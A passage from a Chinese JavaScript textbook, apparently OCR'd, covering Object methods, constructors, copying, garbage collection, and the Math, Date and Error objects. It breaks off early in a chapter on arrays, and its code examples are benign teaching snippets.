</body>
</html>
```

执行结果如图 7.1 所示：




图 7.1 hasOwnProperty

isPrototypeOf( )

这个方法用来检查对象是否是指定对象的原型。

> 原型 prototype 是一个很复杂的话题，关于原型的内容，留到本章的最后一个小节和第 21 章中深入讨论。

propertyIsEmuerable( )

这个方法用来检查对象是否拥有指定属性且这个属性可被 for/in 循环枚举。只有当对象拥有某个属性并且该属性可被枚举时，该方法的返回值才是 true。属性是否可枚举是由 JavaScript 内部机制决定的，一般情况下用户自己定义的对象属性都是可枚举的。

toLocaleString( )

返回对象本地化的字符串表示，该方法的默认实现只调用 toString()方法，但子类可以覆盖它，提供本地化。例如：

```
javascript:var now = new Date();alert(now.toString());alert(now.toLocaleString());
```

执行结果如图 7.2、图 7.3 所示：




图 7.2 now.toString();

标准的GMT格式，全球统一




图7.3 now.toLocaleString();

在国外或者系统设置为其他国家地区的读者朋友可能看到的是另一种样子

toString( )

返回对象的字符串表示。Object提供的该方法的实现相当简单，并且没有提供更多有用的信息。Object的字类通过定义自己的toString( )方法覆盖了这一方法。

valueOf( )

返回对象的原始值（如果存在）。对于类型为Object的对象，该方法只返回自身，Object的子类覆盖了该方法，返回的是与对象相关的原始值。前面已经了解到，valueOf( )可以返回对象“拆箱”后的基本值类型。

由于Object提供的属性几乎都是为对象本身提供信息的“元数据”，并不带有外部有用的数据信息，因此它们在通常情况下很少被用到（toString方法除外）。但是，在很多高级应用中特别是涉及到一些高层次的抽象模型里，这些属性会变得很有用。本书一直到第五部分开始才会较多地使用到它们。

- 关于Object对象语法方面更多的细节可以参考JavaScript手册或者ECMA-262文档。

7.2.2 为对象添加和删除属性

为对象添加属性通常有几种方式，第一种简单而直接的方式是给对象属性赋值，它对于我们来说并不陌生，例如：

```
var point = new Object();   //point对象通过new Object创建，除了内置属性外
                            //它没有任何自己的属性
point.x = 10;  //为point对象添加x属性
point.y = 20;  //为point对象添加y属性
```

这种方式非常直接，也很容易理解，但是当你需要创建一类对象时，它就会显得非常繁琐。例如：

```
var points = new Array(10);
points[0] = new Object();
points[0].x = 1;
points[0].y = 2;
points[1] = new Object();
......
points[9].x = 100;
points[9].y = -49;
```

当然你也可以用前面介绍过的对象常量来完成这件事情：

```
var points = [
    {x:1, y:2},
    ……
    {x:100,y:-49}
];
```

这样做在表达上稍为简单一些，但是它还是没有把这些对象归为真正的“一类”。

另一种方式是通过构造函数添加属性，我们在前面也看到过这种用法，例如：

```
function Point(x, y)
{
    this.x = x;
    this.y = y;
}
var points = [new Point(1,2), …… new Point(100, -49)];
```

这种方法与上面方法相比的好处是它们是真正意义上的“一类”对象，即 point 对象，不论多少个，它们都是 Point 类的实例，instanceof Point 运算的返回值为 true。

除此以外还有最后一种方法，它通常用来为某一类对象的所有实例添加某个方法或者某种常量属性，在此之前我们见过这种形式，但是没有多做解释：

```
function Point2D(x, y)
{
    this.x = x;
    this.y = y;
}
Point2D.prototype.deminsion = 2;
Point2D.prototype.millorX = function(x)
{
    x = x || 0;
    return new Point(x-this.x, this.y);
}
```

在这里我仍然不做过多的解释，只要注意采用这种 prototype 的形式可以将属性添加到一个对象类所有的实例中去即可。稍后在本章的最后一节里会有关于 prototype 的讨论。

必须注意的是，采用这种方式时，不要遗漏了 prototype，Point2D.deminision 和 Point2D.prototype.deminision 完全不同，前者是将 demision 直接作为 Point2D 类的属性，而后者才是将 deminision 作为 Point2D 实例的属性。这里需要提到一个关于对象层次的问题。在上面的例子里，Point2D 既是 Point2D 的实例的类，同时它本身也是 Function 类的一个实例，所以 Function 是比 Point2D 抽象层次更高的一个概念。

```
Point2D.type = "2D Point";
//这是类的属性，我们只能通过类本身来访问它
alert(Point2D.type); //得到"2D Point"
Point2D.prototype.deminsion = 2;
//这是对象属性，我们只能通过对象来访问它
var p = new Point2D(1, 2);
alert(p.deminsion); //得到 2
```

```
alert(Point2D.deminsion); //得到undefined，对象属性类不能访问
alert(p.type); //得到undefined，类属性对象不能访问
```

- 关于类属性和对象属性的差别，在本书的第21章中还会有更为详细的讨论。

虽然为对象添加属性可以有多种方法，但是删除对象的属性只有一种形式，即用 delete 操作符。例如：

```
delete point.x;  //从point对象中删除x属性
```

属性被删除后，该属性在对象中就不存在了，例如：

```
alert("x" in point); //删除x属性后，这个in表达式的值为false
```

通常情况下我们很少直接从对象中删除属性，因为根据习惯，我们认为对象中的属性数目和类型是相对固定的，要消除某个属性的值，应当将它的值设为 null，而不是将属性本身删除。对象属性的删除操作一般仅用于将对象当作集合来使用时。


在静态语言，例如C++和Java中，一般不允许在运行时删除或添加对象的属性，或者改变它们的类型。

7.2.3 反射机制——枚举对象属性

如果一个对象存在某些属性，并且这些属性是可枚举的(propertyIsEmuerable 返回 true)，那么就可以用 for/in 循环获得它们的属性名称和当前值，例如：

```
for(var p in document)document.write(p+"<br>");
//在IE中这个属性是不可枚举的，但事实上，它却存在，所以"getElementById"in document的结果为true
alert("getElementById" in document);
```

反射机制是 JavaScript 一个非常重要的功能，它为 JavaScript 提供了很强的元数据处理能力，但是它真正的意义和作用要等到本书的第五部分才会被慢慢揭示。在本章你只需要了解 JavaScript 有这样一种能力即可。

7.3 对象的构造

JavaScript 允许以特定的类型构造任意数量的对象，它规定，任何合法的函数都能当作类型来构造对象。对象的构造是通过 new 操作符和函数调用来完成的。

7.3.1 构造函数——一个双精度浮点数封装类的例子

在 JavaScript 中，任何合法的函数都可以作为对象的构造函数，既包括系统内置函数，也包括用户自己定义的函数。一旦函数被作为构造函数执行，它内部的 this 属性将引用对象本身。

构造函数通常没有返回值，它们只是初始化由 this 值传递进来的对象，并且什么也不返回。如果函数有返回值，被返回的对象就成了 new 表达式的值。从形式上来看，一个函数被作为构造函数和普通函

数执行的唯一区别是，是否用 new 运算符。

注意，上面的描述事实上更为精确的含义是，如果一个函数的返回值是一个引用类型（数组、对象或者函数）的数据，那么将这个函数作为构造函数用 new 运算符执行构造时，运算的结果将被它的返回值取代，这时候，构造函数体内的 this 值丢失了，取而代之的是被返回的对象。例如：

```
function test()
{
   this.a = 10;
   return function()
{
   return 1;
}
}
var a = new test();
var b = test();
```

运行结果 a 的值和 b 的值相同，都是 test 函数返回的闭包，而 this 引用的对象和 this.a = 10 的赋值结果却被丢弃。

但是如果函数的返回值是一个值类型，那么这个函数作为构造函数用 new 运算符执行构造时，它的返回值将被舍弃。new 表达式的结果仍然是 this 所引用的对象。

其实这个看似古怪的特性并不坏，利用它可以做一些语法看起来比较漂亮的特殊事情，这些高级用法留到本书的第五部分去讨论。

有趣的是，用户可以自己判别函数是作为构造函数执行，还是作为普通函数执行，例如：

例 7.2 双精度浮点数封装类

```
<html>
<head>
    <title>Example-7.2</title>
</head>
<body>
<script>
<!--
    function dwn(s)
    {
        document.write(s + "<br/>");
    }
    //双精度浮点数包装类
    function Double(value)
    {
        value = parseFloat(value);
        if(!isNaN(value) && this && this.constructor == arguments.callee)
        {   //如果是作为构造函数执行，那么满足 this.constructor == arguments.callee
            //这个时候构造一个 Double 对象，给出 doubleValue()和 valueOf()方法
            this.doubleValue = function(){
```

```
            return value;
        }
        this.valueOf = function(){
            return value;
        }
        this.toString = function(){
            return value.toString();
        }
    }
    //否则直接返回数值
    else
    {
        return value;
    }
}
var d_boxing = new Double(123.34);          //d_boxing 是一个包装对象
var d_unboxing = Double("123.34");          //d_unboxing 是一个普通数值
dwn(d_boxing.doubleValue());
dwn(typeof d_boxing);                       //得到 object
dwn(d_unboxing);
dwn(typeof d_unboxing);                     //得到 number
-->
</script>
</body>
</html>
```

执行结果如图 7.4 所示：




图 7.4 双精度浮点数封装类

在 JavaScript 中几乎所有的函数作为构造函数使用，返回的都是以 Object 为父类的对象实例，对它们使用 typeof 运算符，得到的结果都是 object，除了 Function 外。对 Function 使用构造函数创建对象，得到的类型是 function。因此，从面向对象的角度可以将 Function 看作为“创建类的类”，所以它们才又

被称为“元类”或者“类模版”。

- 关于元类和类模版的话题，在本书的第 21 章中有详细的介绍。

7.3.2 缺省构造和拷贝构造

这里的缺省构造并不是指缺省构造函数本身，而指的是构造函数的参数为空的时候，JavaScript 的语法允许缺省构造函数名称后面的括号。例如：

```
var o = new Object;
var p = new Point;
```

对象的拷贝构造则是一种技巧。我们知道对象在 JavaScript 中是引用类型，因此你将值为一个对象的变量赋值，实际上赋值的是它的引用，对象的副本并没有被复制，例如：

```
var p1 = {x:1, y:2};
var p2 = p1;  //p2 复制的是 p1 的引用
p2.x ++;
alert(p1.x);  //得到 2，改变 p2.x 的值，p1.x 的值随之改变
```

但是有时候这种复制并不是我们想要的，我们希望 p2 得到 p1 真正的副本。

在定义构造函数时，考虑到拷贝构造的问题，第一个简单的思路是为对象准备拷贝构造函数，即让构造函数拥有拷贝对象实例的能力：

```
function Point(x, y)
{
    if(arguments[0] instanceof Point) //如果是同类型对象，允许拷贝
    {
        this.x = arguments[0].x;
        this.y = arguments[0].y;
    }
    else
    {
        this.x = x;
        this.y = y;
    }
}
var p1 = new Point(1,2);
//现在要让 p2 复制 p1，只需要
var p2 = new Point(p1);
```

这是最容易想到的一种做法，不过对于要处理很多对象的时候，需要分别为每个不同属性不同构造参数的对象考虑这种构造函数的拷贝能力，这些对象的属性有很大差别，实现拷贝的代码就会有很大差别，这违背了用同一种模式解决同一类问题的原则（程序员第三定律^^）。

因此，我们开始考虑第二种方法：

```
function Point(x, y)
{
```

```
        this.x = x;
        this.y = y;
        this.clone = function()
        {
            return new Point(x, y);
        }
    }
    var p1 = new Point(1,2);
    var p2 = p1.clone();
```

我们通过闭包再利用 p1 的构造函数，这样的好处是我们并不需要理会 p1 的真正属性，只需要把构造函数的参数在 clone 闭包中原封不动地再传递一次即可，在这里我们又一次充分利用了闭包的特性。

对象拷贝其实是一个非常复杂的话题，注意到对象属性中还可能包含有引用类型，因此对象的完全拷贝（深度拷贝）需要充分考虑这些属性。关于对象深度拷贝的话题，我们留到第 21 章中深入讨论。

7.3.3 对象常量

上一章中已经解释过对象常量的概念，之前的例子中也多次出现对象常量的用法，在这里就不多说了，只是要说明的是，对象常量的构造函数是 Object()，它们的类型都是基类 Object。

> 在一些应用中，诸如{x:1, y:2}之类的对象常量被称为 JSON（JavaScript Object Notation），在 Web 2.0 中，它被作为一种轻量级的数据串行化格式来进行数据传输和信息交互。同构造函数相比，JSON 在其 Object 本质的强大功能之下拥有令人惊讶的简洁形式，因此深受开发者喜爱。

7.4 对象的销毁和存储单元的回收

JavaScript 中，要销毁一个对象，必须要消除一个对象所有的外部引用。JavaScript 的存储单元回收机制采取的是引用计数法，具体来说就是当一个对象被创建，并且它的引用被存储在变量中，引用计数就为 1，当它的引用被复制，并且存储在另一个变量中，引用计数就增加 1，当保存这个引用的其中一个变量被某个新值覆盖了时，引用计数就减少 1，以此类推。当一个对象的引用计数被减少为 0 时，它才会被销毁。

因此，要及时销毁一个对象，最直接的办法是将所有关于这个对象的引用都消除，例如：

```
var p1 = new Point(1,2); //构造对象，引用计数为 1
var p2 = p1; //复制了该对象，引用计数为 2
......
p1 = null;
p2 = null;   //将 p1 和 p2 的值置为 null 可以将引用消除
CollectGarbage(); //IE 调用这个函数可以立即回收无用的对象
//实际上不用调用任何函数浏览器也会按照自己的规律执行存储单元回收
```

需要注意的是，有时候一个对象的所有引用并不是那么容易判断，尤其是闭包的嵌套和循环引用（例如对象 A 的属性引用对象 B，对象 B 的属性引用对象 C，对象 C 的属性引用对象 A，就构成了循环引用）。

JavaScript 的闭包打破了一个规律，局部变量在函数调用结束之后未必会被销毁，除非确定它的调用对象没有间接地被外部引用。习惯于 C++和 Java 机制的程序员经常忽略这一点。

```
function step(a)
{
   return function()
   {
       return a++;
       //局部变量 a 被闭包引用，而闭包被随函数调用返回，
       //因此即使 step()函数调用结束后，a 也不会被销毁。
   }
}
var x = step(10);
var y = step(20);  //x, y 被赋值的同时产生了两个调用对象
......
x = null;
y = null;   //使用完毕后必须要销除它们的引用才能够释放生成的调用对象。
```

最后再一次强调的是，JavaScript 的 delete 运算符和对象的销毁并没有直接的关系，delete 也不是 new 运算符的反操作，这一点对那些过于熟悉 C++的人来说尤其要牢记。

- 关于存储单位回收的话题还关系到浏览器内存管理的实现细节，这一部分深入的内容我们留到第 25 章进行讨论。

7.5 JavaScript 的内置对象

JavaScript 核心中提供了丰富的内置对象，除了前面介绍过的 Object 基本对象之外，最常见的有 Math 对象、Date 对象、Error 对象、Array 对象、String 对象和 RegExp 对象。其中 Array 对象、String 对象和 RegExp 对象比较复杂，我们用单独的章节来讨论它们，分别在第 8 章、第 9 章和第 10 章。Math 对象、Date 对象和 Error 对象我们用接下来的三个小节来讨论它们。这些内置对象是 JavaScript 核心环境的一部分，要更加了解它们的细节，可以参考 JavaScript 手册或 ECMA-262 文档。

除了这些内置对象以外，JavaScript 还包含一些特殊的对象，它们是由运行环境管理的，不属于 JavaScript 内置对象，却和 JavaScript 的一些基本原理和某些对象的行为休戚相关，了解它们可以从本质上理解某些看起来比较“诡异”的特性。

7.5.1 Math 对象

Math 对象是一个静态对象，这意味着不能用它来构造实例。Math 对象主要为 JavaScript 核心提供了对数值进行代数计算的一系列方法以及少数重要的数值常量。它们分别是：

常量

Math.E　　常量 e，自然对数的底数

Math.LN10	10 的自然对数
Math.LN2	2 的自然对数
Math.LOG10E	以 10 为底的 e 的对数
Math.LOG2E	以 2 为底的 e 的对数
Math.PI	常量 π
Math.SQRT1_2	1/2 的平方根
Math.SQRT_2	2 的平方根
静态方法	
Math.abs(n)	计算绝对值
Math.acos(n)	计算反余弦值
Math.asin(n)	计算反正弦值
Math.atan(n)	计算反正切值
Math.atan2(n)	计算从 x 轴到一个点的角度
Math.ceil(n)	对一个值上舍入
Math.cos(n)	计算余弦值
Math.exp(n)	计算 e 的指数
Math.floor(n)	对一个值下舍入
Math.log(n)	计算自然对数
Math.max(a, b)	返回两个数中较大的一个
Math.min(a, b)	返回两个数中较小的一个
Math.pow(x, y)	计算 x 的 y 次方
Math.random(n)	得到一个随机数
Math.round(n)	舍入为最接近的整数
Math.sin(n)	计算正弦值
Math.sqrt(n)	计算平方根
Math.atan(n)	计算正切值

注意，调用 Math 静态方法如果出现数值计算错误，返回值为 NaN，其他情况下，返回值为数值类型的计算结果。

7.5.2　Date 对象——创建一个简单的日历

Date 对象是 JavaScript 中用来表示日期和时间的数据类型。可以通过几种类型的参数来构造它。最简单的形式是缺省参数：

```
var now = new Date;
```

其次可以是依次表示“年”、“月”、“日”、“时”、“分”、“秒”、“毫秒”的数值，并且这些数值除了“年”和“月”之外，其他的都可以缺省。例如：

```
var d = new Date(1999, 1, 2);
```

以这种形式构造日期时应当注意的是，JavaScript 中的月份是从 0 开始计算的，因此上面的例子构造的日期是 2 月 2 日，而不是 1 月 2 日。

第三种构造日期的方式是通过一个表示日期的字符串，例如：

```
var d = new Date("1999/01/02 12:00:01");  //这一次表示的是 1 月份了
```

第四种不太常用的方法是通过一个整数参数来构造日期，这个整数代表的是距离 1970/01/01 08:00:00 的毫秒数。这一种方式虽然我们不太常用，但它的存在使得 date 对象可以通过构造函数来拷贝日期，因为一个日期对象的 valueOf 方法返回的正是这个值（getTime 方法也是）。

Date()还可以作为普通函数来调用，这时候它忽略所有的参数，简单返回一个表示当前日期的字符串。

在表达式中，JavaScript 会根据 Date 对象的 valueOf 方法对它们进行类型转换，看起来像是对 Date 对象的运算符进行了重载，例如：

```
var date=new Date();
var now=new Date();
date.setMinutes(0);
alert((now-date)/1000/60);
alert(now>date);
```

JavaScript 为 Date 对象提供了许多有用的方法，下面通过一个例子给出了构造 Date 对象和使用 Date 对象方法的示范，关于 Date 对象的完整内容，可以参考 JavaScript 手册或 ECMA-262 文档。

例 7.3 网页上的简单日历

```
<html>
<head>
    <title>Example-7.3</title>
</head>
<body>
<script>
<!--
var todayDate = new Date();

//得到当月的日期
var date = todayDate.getDate();

//得到月份
//这里需要注意，JavaScript 的月份是从 0 开始的
var month= todayDate.getMonth() +1;

//得到年份
var year= todayDate.getFullYear();

//表示星期的中文
```

```
var weeks = [
"星期日","星期一","星期二","星期三","星期四","星期五","星期六"
];

//输出结果
document.write("今天是")
document.write("<br>")
document.write(year);
document.write("年");
document.write(month);
document.write("月");
document.write(date);
document.write("日");
document.write("<br>")
document.write(weeks[todayDate.getDay()]);
-->
</script>
</body>
</html>
```

执行结果如图 7.5 所示：




图 7.5　网页上的简单日历

关于日历，网络上有很多讨论，其中有一些简单的写法，既巧妙高效，又节省程序代码占用的空间，在这里我列举出一个，它有点像第 1 章中提到的那个“魔法代码”，短小却充分利用了 JavaScript 的很多特性，在这里我先卖个关子，不做过多地解释，在经过后面的学习之后，应该要回过头来去理解它。

```
<div id="a"><script>setInterval(function(){with(new Date())a.innerHTML=toLocale
String()+' 星期'+'日一二三四五六'.charAt(getDay())},500)</script></div>
```

执行结果如图 7.6 所示：




图 7.6 实现日历（代码超短）

7.5.3 Error 对象

前面已经提到过，JavaScript 的 Error 对象是用来在异常处理中保存异常信息。Error 对象包括 Error 及其派生类的实例，Error 的派生类是 EvalError、RangeError、TypeError 和 SyntaxError。JavaScript 也允许用户继承自己的 Error 对象，关于对象继承的话题留待第 21 章进行讨论。

Error 对象的构造函数只有一个参数，它是一个可以缺省的字符串，用来提供异常的错误消息。如果传递了字符串参数，该 Error 对象就将它作为 message 属性的值，否则它将使用默认的字符串作为该属性的值，具体情况视实际实现而定。如果把 Error 构造函数当作普通函数来调用，它的行为也和使用 new 运算符进行对象构造时一样。

默认的 Error 对象的属性比较少，它包括前面提到过的 message，以及 name 还有 toString 方法。

Error 对象的 name 属性是一个表明发生的错误或者异常类型的字符串，所有的 Error 对象都从它们的构造函数中继承这一属性。该属性的值默认与构造函数名相同。因此 SyntaxError 对象的 name 属性值为“SyntaxError”，EvalError 对象的 name 属性值为“EvalError”。

Error 对象的 toString 方法把 Error 对象转换成字符串。ECMAScript 标准出了规定该方法的返回值是字符串外，没有再做其他规定。尤其是，它不要求返回的字符串包含错误名或错误消息。

7.5.4 其他内置对象

JavaScript 核心还实现了其他一些有用的内置对象，比如之前也提到过的 Function 对象，以及 Arguments 对象，另外还有基本数据类型的包装对象包括 Number、Boolean 以及之前提到过的 String。

除了这些内置对象外，JavaScript还提供了一些有用的全局常量和函数，它们包括前面见到过的NaN、Infinity、undefined、null、isFinite()、isNaN()、parseInt()、parseFloat()等，它们有时候可以被视为带括号的操作符出现在表达式中，但它们实际上是一个特殊全局对象的属性。下面的一小节将解释这个特殊的全局对象和它的属性。

7.5.5 特殊的对象——全局对象与调用对象

JavaScript的全局对象是一个特殊的对象，它的所有者是它本身，并且一切外部的全局变量和类型都可以看作是它的属性或成员，不带“.”运算符的变量或者类型只是在特殊情况下的简写，就像在对象域上使用with后的结果一样。

我们说，一个纯对象的系统不需要引入“全局假设”，这是一个很有趣的话题。那么认为全局假设存在和否定全局假设，把全局变量看作是特殊的全局对象的属性有意义吗？答案是有意义，非常有意义。

首先它建立了统一的对象王国，把JavaScript简单地归为一个纯对象的系统，数值是对象、字符串、集合是对象、函数是对象，一切都是对象。

其次，如果把全局变量看作全局对象的属性，只要我们可以引用到这个全局对象，我们就可以用delete运算符像对付普通对象一样地删掉对某个全局对象的引用，从而释放掉被使用的资源。

再次，全局对象的原理和之后的调用对象的原理把域和对象的概念统一了起来，域即对象，对象即域，二者是等价的。

7.6 总结

毫无疑问，面向对象编程（OOP）是程序设计领域最伟大的思想之一。本章详细介绍了JavaScript对象的特点、构造和析构方法以及一些由语言核心提供的内置对象。

JavaScript提供了基本对象类型的语法支持，通过new操作符可以构造对象。另外JavaScript还提供了一种简洁的对象常量的模式（JSON）。

JavaScript对象是引用类型数据，浏览器会负责对象实例的管理和回收，尽管有时候它做得并不是很完美，但是大多数时候，JavaScript程序员不用自己去处理对象资源的销毁和空间回收。

JavaScript语言核心提供了有用的内置对象，它们主要包括下面这些：

表7.1 JavaScript内置对象

对象名称	对象说明
Arguments	函数参数集合
Array	数组
Boolean	布尔对象
Date	日期时间
Error	异常对象

续表

对象名称	对象说明
Function	函数构造器
Math	数学对象
Number	数值对象
Object	基础对象
RegExp	正则表达式对象
String	字符串对象

除了核心对象之外，从对象模型的角度来看，JavaScript 还包括特殊的全局对象和调用对象。

当然，对象的存在并不等于面向对象的存在。但是在充分了解 JavaScript 对象及对象特征的基础上，我们可以详细地分析和讨论，以确定 JavaScript 是否具有面向对象的特征，以及，如果 JavaScript 是面向对象语言的话，它的对象机制的特点和完备性又如何。

本章为后续章节的深入讨论提供了基础。

第8章 集 合

集合，是一类数据的总和。集合既是一种数据存储结构，也是一种数据组织结构，更是一种数据处理结构。总而言之，集合为程序提供了一种同时处理一组数据的能力。在 JavaScript 中，集合操作是通过一种被称作“数组”的基本数据类型来支持的，它是一种特殊的经过强化了的对象，具有强大的集合数据处理能力。本章将详细讨论集合概念和 JavaScript 数组的语义。

8.1 数组和数组元素

数组是 JavaScript 核心提供的一种强大的集合类型，它将多个数据组合在一起，这些数据共同构成了数组的元素。在应用 JavaScript 的 Web 开发中，数组的使用频率极高。

8.1.1 数组的构造

在 JavaScript 1.1 和其后版本中，数组使用构造函数 Array()和运算符 new 创建的。你可以用三种不同的方式来调用 Array()创建数组。

第一种方式是无参调用：

```
var a = new Array();
```

它创建的是一个没有元素的空数组。

第二种方式是通过传递参数明确指定数组前 n 个元素的值：

```
var a = new Array(5, 4, 3, 2, 1, "testing, testing");
```

这种构造方式的每一个参数都代表了一个元素值，它可以是任何类型的。给数组赋值时是从元素 0 开始的。数组的 length 属性为传递给构造函数的参数个数。

通过 Array()构造数组的第三种方式是传递给它一个数值参数，这个参数指定了数组的长度：

```
var a = new Array(10);
```

采用这一方法创建的数组具有指定的元素个数，却没有为这些元素赋初值，每个元素的值都是 undefined。

注意，这种方式要求数组的唯一参数是一个数值，如果不是的话，它就会按照第二种方式来解释和构造数组，例如：

```
var a = new Array("Hello");
```

实际构造的是一个包含唯一元素的数组，这个元素是字符串“Hello”。

但是如果唯一参数是一个数值但不是合法的值，JavaScript 并不会将它作为第二种方式构造来理解，而是抛出一个 RangeError。

直接调用 Array()函数和通过 new 运算符将 Array()作为构造函数调用的结果是一样的，例如，var a = Array(1,2,3) 和 var a = new Array(1,2,3)等价，但是前者在某些特定的情况下能够带来便利。

Argument 对象有同数组类似的行为，但它却不同于 JavaScript 核心数组，它不具有数组一些有用的方法，比如 push()，concat()和 slice()等（这些方法在本章后续的部分会介绍到），这时候利用 Array 函数的 apply 方法可以很容易地将 Argument 和其他一些带下标的对象转换为数组：

```
function test(){
    return Array.apply(this, arguments);
        //小技巧：将传给函数 test()的参数列表转换为数组对象返回
}
```

最后，数组常量提供了一种快速创建数组的新方式，我们将在下一小节里介绍它们。

8.1.2 数组常量

前面已经介绍过数组常量的写法，例如：

```
var a = [1,2,3];
var matrix = [[1,2,3], [4,5,6], [7,8,9]];
```

一般来说，直接用数组常量赋值要比用 Array()构造数组的速度更快，所以应该尽可能地多使用数组常量。

8.1.3 数组元素

可以使用[]运算符来存取数组元素。在方括号左边应该是对数组的引用，方括号之中是具有非负整数值的任意表达式。

实际上 ECMAScript v3 允许方括号之中是任何值，包括负数、字符串和对象，但是我们这里说的数组元素一般是指非负整数下标的元素集合。关于其他形式的下标，在本章的第 3 节会有相关的介绍。

你既可以用这种方式来读一个数组元素，也可以用它来写一个数组元素。例如：

例 8.1 数组元素的写入

```
javascript:arr=new Array();arr[1]=10;alert("arr[1]="+arr[1]+";arr.length="+arr.length);
```

执行结果如图 8.1 所示：




图 8.1 数组元素的写入

如果你跳过了下标为0的元素，直接设置了arr[1]，程序会默认将数组的长度设为2，并把跳过的arr[0]的值置设为undefined。

数组的下标必须是不小于0并小于2^{32}-1的整数。如果你使用的数值太大，或者使用了其他类型的值，JavaScript会将它转换为字符串，用生成的字符串作为对象属性的名字而不是作为数组的下标。这时，数组的这个值就成为了数组对象的一个属性，而不是一个带有下标的数组元素了

8.2 数组对象和方法

JavaScript为数组对象提供了强大的操作数组元素的方法，下面将分别介绍它们。

8.2.1 查找元素

数组的length属性和数组下标结合，用来遍历数组，检索指定元素，例如：

例8.2 通过下标遍历数组元素

```
JavaScript:var arr=[1,2,3,4,5,6];for(var i=0;i<arr.length;i++)arr[i]++;alert(arr);
```

执行结果如图8.2所示：

